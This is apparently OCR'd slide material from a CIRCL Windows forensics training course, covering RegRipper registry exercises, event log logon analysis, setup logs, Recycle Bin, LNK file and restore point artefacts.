LastWrite Time Fri Jan 12 15:00:52 2018 (UTC)
MRUListEx = 3,2,0,1
  3 = photo-123.png
  2 = paint.png
  0 = face.png
  1 = flower.png
```

- Common Dialogs

  Example: 'Open' and 'Save As...'

```
OpenSavePidlMRU\exe
LastWrite Time: Tue Jul  5 14:40:46 2016
Note: All value names are listed in MRUListEx order.

  Users\avast_free_antivirus_setup_online.exe
  Users\Thunderbird Setup 45.1.1.exe
  Users\Firefox Setup Stub 47.0.1.exe
```

1.8 Exercises

Identify computer name:

What services start during system boot:

Gather list of network connected:

What network cards are configured:

Get list of user profiles:

Get Windows version:

Detect Auto Start applications from the NTUser.dat hive:

.

1.8 Exercises

```
Identify computer name:
        $ wine rip.exe -p compname -r SYSTEM


What services start during system boot:
        $ wine rip.exe -p services -r SYSTEM


Gather list of network connected:
        $ wine rip.exe -p networklist -r SOFTWARE


What network cards are configured:
        $ wine rip.exe -p networkcards -r SOFTWARE


Get list of user profiles:
        $ wine rip.exe -p profilelist -r SOFTWARE


Get Windows version:
        $ wine rip.exe -p winver -r SOFTWARE


Detect Auto Start applications from the NTUser.dat hive:
        $ wine rip.exe -p user_run -r JohnNTUser.DAT
.
```

CIRCL
FORENSICS Training

2. Windows Event Logs

2.1 Inroduction

- Up to Windows XP
  - Binary Event Log file format
  - Mainly 3 categories:

    Security: `secevent.evt`

    System: `sysevent.evt`

    Application: `appevent.evt`

    ... maybe some server service specific

- Beginning with Vista
  - New binary XML format
  - New extension: `.evtx`
  - Location: `/Windows/System32/winevt/Logs/`
  - Many more files:

    `Security.evtx`

    `System.evtx`

    `Application.evtx`

    $\rightarrow$ 120 files ++


2.1 Inroduction

- Advantage
  - Full fledged logging
  - Logon Success: Importand events are logged
  - Detailed importand information

- Disadvantage
  - Cover only a limited period of time
  - Logon Fail: Importand events are not logged per default
  - Much information, hard to read

- Always interesting
  - Logon / Logoff
  - System boot
  - Services started

2.2 Example: Logon event




2.3 In Forensics

- Get support online:
  - Microsoft TechNet
  - `https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/`
  - `http://eventid.net/`
- Review logging policies

```
$ rip.pl -r SECURITY -p auditpol
.....
ystem:Other System Events                          S/F
Logon/Logoff:Logon                                  S
Logon/Logoff:Logoff                                 S
Logon/Logoff:Account Lockout                        S
Logon/Logoff:IPsec Main Mode                        N
Logon/Logoff:IPsec Quick Mode                       S
Logon/Logoff:IPsec Extended Mode                    N
Logon/Logoff:Special Logon                          N
Logon/Logoff:Other Logon/Logoff Events              N
Logon/Logoff:Network Policy Server                  S/F
Object Access:File System                           N
.....
```

12.4 Explore and extract evtx


Untitled.elx - Event Log Explorer
Tree View Event Advanced Window Help
<Load filter>
Security on WIN8-SIFT
Showing 28541 event(s)
NEW
Type Date Time Event Source Category User
Audit Success 4/17/2020 6:18:17 AM 4624 Microsoft-Windows-Se Logon N/A
Audit Success 4/17/2020 6:18:17 AM 4648 Microsoft-Windows-Se Logon N/A
Audit Success 4/17/2020 6:18:04 AM 4672 Microsoft-Windows-Se Special Logon N/A
Audit Success 4/17/2020 6:18:04 AM 4624 Microsoft-Windows-Se Logon N/A
Audit Success 4/17/2020 6:06:49 AM 4672 Microsoft-Windows-Se Special Logon N/A
Audit Success 4/17/2020 6:06:49 AM 4624 Microsoft-Windows-Se Logon N/A
Audit Success 4/17/2020 6:06:20 AM 4672 Microsoft-Windows-Se Special Logon N/A
Description
Account Domain: DFIR
Logon ID: 000003E7
Logon Type: 5
Impersonation Level: Impersonation
New Logon:
Security ID: S-1-5-18
Account Name: SYSTEM
Account Domain: NT AUTHORITY
Logon ID: 000003E7
Logon GUID: {00000000-0000-0000-0000-000000000000}
Process Information:
Process ID: 00000234
Process Name: C:\Windows\System32\services.exe
Network Information:
Workstation Name: -
Source Network Address: -
Source Port: -
Detailed Authentication Information:
Logon Process: Advapi
Authentication Package: Negotiate
Transited Services: -
Package Name (NTLM only): -
Key Length: 0
Description Data

2.5 Example


- Logon Success

```
$ evtxexport Security.evtx | less
.....
Event number            : 668
Written time            : Apr 15, 2019 12:58:33.650031000 UTC
Event level             : Information (0)
Computer name           : Win7WS
Source name             : Microsoft-Windows-Security-Auditing
Event identifier        : 0x00001210 (4624)
Number of strings       : 20
String: 1               : S-1-5-18
String: 2               : WIN7WS$
String: 3               : WORKGROUP
String: 4               : 0x00000000000003e7
String: 5               : S-1-5-21-3408732720-2018246097-660081352-1000
String: 6               : John
String: 7               : Win7WS
String: 9               : 2
.....
String: 17              : 0x0000018c
String: 18              : C:\Windows\System32\winlogon.exe
String: 19              : 127.0.0.1
```

- Logon Fail

```
$ evtxexport Security.evtx | grep 4625
```

2.5 Example



This is a valuable piece of information as it tells you HOW the user just logged on:

Logon Type	Description
2	Interactive (logon at keyboard and screen of system)
3	Network (i.e. connection to shared folder on this computer from elsewhere on network)
4	Batch (i.e. scheduled task)
5	Service (Service startup)
7	Unlock (i.e. unnattended workstation with password protected screen saver)
8	NetworkCleartext (Logon with credentials sent in the clear text. Most often indicates a logon to IIS with "basic authentication") See this article for more information.
9	NewCredentials such as with RunAs or mapping a network drive with alternate credentials. This logon type does not seem to show up in any events. If you want to track users attempting to logon with alternate credentials see 4648. MS says "A caller cloned its current token and specified new credentials for outbound connections. The new logon session has the same local identity, but uses different credentials for other network connections."
10	RemoteInteractive (Terminal Services, Remote Desktop or Remote Assistance)
11	CachedInteractive (logon with cached domain credentials such as when logging on to a laptop when away from the network)

Impersonation Level: (Win2012 and later)

From MSDN

Anonymous	Anonymous COM impersonation level that hides the identity of the caller. Calls to WMI may fail with this impersonation level.

2.6 Other log files

- `/Windows/setuplog.txt`
  - Untill WinXP, when Windows is installed
- `/Windows//Debug/netsetup.log`
  - Untill WinXP, when Windows is installed
- `/Windows/setupact.log`
  - Graphical part of setup process

```
2019-04-05 11:39:56, Info  CBS Starting the TrustedInstaller main loop.
2019-04-05 11:39:56, Info  CBS TrustedInstaller service starts successfully.
2019-04-05 11:39:56, Info  CBS Setup in progress, aborting startup processing check
2019-04-05 11:39:56, Info  CBS Startup processing thread terminated normally
```

- `/Windows/setupapi.log`

```
/Windows/inf/setupapi.dev.log
/Windows/inf/setupapi.app.log
/Windows/inf/setupapi.offline.log
```

- `/Windows/Tasks/SCHEDLGU.TXT`
  - Task Scheduler Log

2.7 Exercise: Event Log


1. Which .evtx files could be interesting for forensics?
2. Extract promising .evtx files
3. Try tools like `evtx_dump.py` to read some logs
4. Find general information like:
   - What time the system boot up
   - What user was logged on
   - Was there much user activity before infection
   - What time the system shut down
5. Search for other incident related artefacts in .evtx files
6. Are artefacts within the other log files?

CIRCL
FORENSICS Training

3. Other Sources of Information

3.1 Recycle Bin - User support to undelete


- Files move to Recycle Bin:
  - Moved by mouse
  - Right click: `Delete`
- Not move to Recycle Bin:
  - Right click: `Delete + SHIFT`
  - Command line: `del`
  - Files on network shares
- NukeOnDelete
  - `HKEY_USERS/_UUID_/Software/Microsoft/Windows/CurrentVersion/Explorer/BitBucket/Volume/{_Volume ID_}/NukeOnDelete`



3.1 Recycle Bin - Life-Investigate

- Play script: `TextFile.txt`
  - 2019-04-30 17:31:57 UTC+2: Born
  - 2019-04-30 17:34:44 UTC+2: Content Modified
  - 2019-04-30 17:35:32 UTC+2: Deleted

- Analyze Recycle.Bin:



3.1 Recycle Bin - Forensics

- Play script: `TextFile.txt`
  - 2019-04-30 17:31:57 UTC+2: Born
  - 2019-04-30 17:34:44 UTC+2: Content Modified
  - 2019-04-30 17:35:32 UTC+2: Deleted

- Analyze `Recycle.Bin` directory:

```
/$Recycle.Bin/S-1-5-21-3408732720-2018246097-660081352-1000/
        129 Apr  5 11:46  desktop.ini
        544 Apr 30 17:35 '$IOMHI9A.txt'
        320 Apr 30 17:34 '$ROMHI9A.txt'

strings \$ROMHI9A.txt
                Test File
                =========
        This is a test file. It is just created to test Forensic
        Artifacts for the 'Recycle Bin'.
        .....

strings -el \$IOMHI9A.txt
        C:\Users\John\Documents\recycleTest\TestFile.txt
```

3.1 Recycle Bin - Forensics


- Play script: `TextFile.txt`
  - 2019-04-30 17:31:57 UTC+2: Born
  - 2019-04-30 17:34:44 UTC+2: Content Modified
  - 2019-04-30 17:35:32 UTC+2: Deleted

- Analyze `Recycle.Bin` directory:

```
Fri Apr 05 2019 11:46:49
     328 m.c.       57-144-1 /$Recycle.Bin
     376 ...b     9632-144-1 /$Recycle.Bin/S-1-5-21- ..... -1000
     129 m.cb     9634-128-1 /$Recycle.Bin/S-1-5-21- ..... -1000/desktop.ini

Tue Apr 30 2019 17:31:57
     320 ...b    47164-128-1 /$Recycle.Bin/S-1-5-21- ..... -1000/$ROMHI9A.txt

Tue Apr 30 2019 17:34:44
     320 ma..    47164-128-1 /$Recycle.Bin/S-1-5-21- ..... -1000/$ROMHI9A.txt

Tue Apr 30 2019 17:35:32
     544 macb    44155-128-1 /$Recycle.Bin/S-1-5-21- ..... -1000/$IOMHI9A.txt
      48 mac.    47022-144-1 /Users/John/Documents/recycleTest
     320 ..c.    47164-128-1 /$Recycle.Bin/S-1-5-21- ..... -1000/$ROMHI9A.txt
     376 mac.     9632-144-1 /$Recycle.Bin/S-1-5-21- ..... -1000
```

3.1 Recycle Bin - Exercise

Invetigate extension of an index file `$I.....` for binary file:



3.2 LNK Files

- Provide information about files accessed
  - Local
  - Network shares
  - Appached devices

```
Thu May 02 2019 14:54:02
     280 ...b        43701-144-1 /Users/John/Documents/prefetchTest

Thu May 02 2019 14:54:28
      66 macb        43702-128-1 /Users/John/Documents/prefetchTest/
                                 PreFetchTest.txt
    2779 macb        43716-128-4 /Users/John/AppData/Roaming/Microsoft/
                                 Windows/Recent/PreFetchTest.txt.lnk
    1573 macb        43922-128-4 /Users/John/AppData/Roaming/Microsoft/
                                 Windows/Recent/prefetchTest.lnk
```

3.2 LNK Files

- Provide information about files accessed
  - Local
  - Network shares
  - Appached devices

```
exiftool PreFetchTest.txt.lnk

        ...
        Create Date             : 2019:05:02 14:54:28+02:00
        Access Date             : 2019:05:02 14:54:28+02:00
        Modify Date             : 2019:05:02 14:54:28+02:00
        Target File Size        : 66
        Icon Index              : (none)
        Run Window              : Normal
        Hot Key                 : (none)
        Drive Type              : Fixed Disk
        Volume Label            :
        Local Base Path         : C:\Users\John\Documents\prefetchTest\
                                    PreFetchTest.txt
        ...
```

3.3 XP Restore Points

- Backup of:
  - Critical system files
  - Registry partially
  - Local user profiles
  - But NO user data!
- Created automatically:
  - Every 24 hours
  - Windows Update
  - Installation of applications incl. driver
  - Manually
- For user: Useful to recover a broken system
- For analyst:
  - `rp.log`
  - Description of the cause
  - Time stamp
  - State of the system at different times

